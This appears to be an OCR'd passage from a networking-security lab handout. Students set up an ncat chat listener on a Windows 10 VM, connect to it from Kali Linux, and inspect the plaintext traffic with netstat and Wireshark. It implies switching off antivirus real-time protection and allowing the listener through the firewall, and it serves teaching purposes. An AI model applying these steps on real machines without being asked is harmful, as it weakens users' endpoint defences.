


You will not be able to download or install ncat with Real-time Protection on.

On the Windows 10 VM, download the Windows version of ncat. Google Chrome will cause problems in downloading the file, so be sure to use Mozilla Firefox to download ncat. Go to https://nmap.org/ncat/ and click the hyperlinked word here in the sentence "You can download it inside a zip file here" in the fourth paragraph.


With the radio button for Save File selected, click the **OK** button. Extract the ZIP by right-clicking it, selecting **Extract All…**, and clicking the **Extract** button. The extracted folder will automatically open.
Click into the extracted folder's subfolder. You should see the ncat.exe binary. Follow these steps:

1. Click in the address bar of the folder in Windows Explorer, select the address, and type **CTRLC** to copy the address.
2. Open a command prompt by clicking the Windows **Start** button, typing **cmd**, right-clicking **Command Prompt**, selecting **Run As Administrator**, and clicking the **Yes** button.
3. Type **cd** and then paste the address you just copied (by right-clicking) to change directory to the ncat directory. The command prompt will look something like this (with your username listed in the path instead of mine):
   C:\Users\jonathan\Downloads\ncat-portable-5.59BETA1\ncatportable- 5.59BETA1
   Open a new instance of VMware Workstation Player and go to a terminal on the Kali Linux VM.




Step 1: Create a simple chat server with netcat/ncat.


a) On the Windows 10 VM that will act as the netcat server, start listening, in the location you changed directories to, on port 52000 with the following command: **ncat.exe -lp 52000**
Alternatively, you can place each option after its own dash, like so: **ncat.exe -l -p 52000**
In the Windows Defender Firewall window that pops up, click the Allow Access button in the lower right.
The **-l** option means listen for incoming connections, and the **-p** option specifies the port to listen on.




b) Start Wireshark on the Windows 10 VM and filter by the IP address of the Kali Linux VM. **Take the screenshot.**




c) You can verify that the port is open with another utility with a similar sounding name, netstat. Open a second command prompt, since the first one is now locked in to ncat, and type the following: **netstat -an | more** The -a option means all ports, including ports in an active connection and listening ports that are not involved in any current communications. The -n option means use numbers and not names for IP addresses and port numbers. Resolving IP addresses to names and port numbers to service names slows down the display of the output. Furthermore, for tasks like this, it is actually more intuitive to simply look at IP addresses and port numbers. Find the port you opened with netcat. Advance line by line with ENTER and page by page with the spacebar. To break out, press CTRL-C.




d) On the Kali Linux VM acting as the netcat client, type the following:
nc <IP Address of the Windows 10 VM running the netcat server> 52000 For example, if the command in Step 1a was issued on a machine with IP address 192.168.1.108, this command would be: **nc 192.168.1.108 52000**
where 192.168.1.108 refers to the netcat server IP address and 52000 refers to the port that is open on that server, listening for incoming connections.




e) Start typing in each machine. The messages will appear in both machines. **Take the screenshot while typing your name.** Sniff in Wireshark and you will notice that the messages are sent over TCP and are unencrypted.







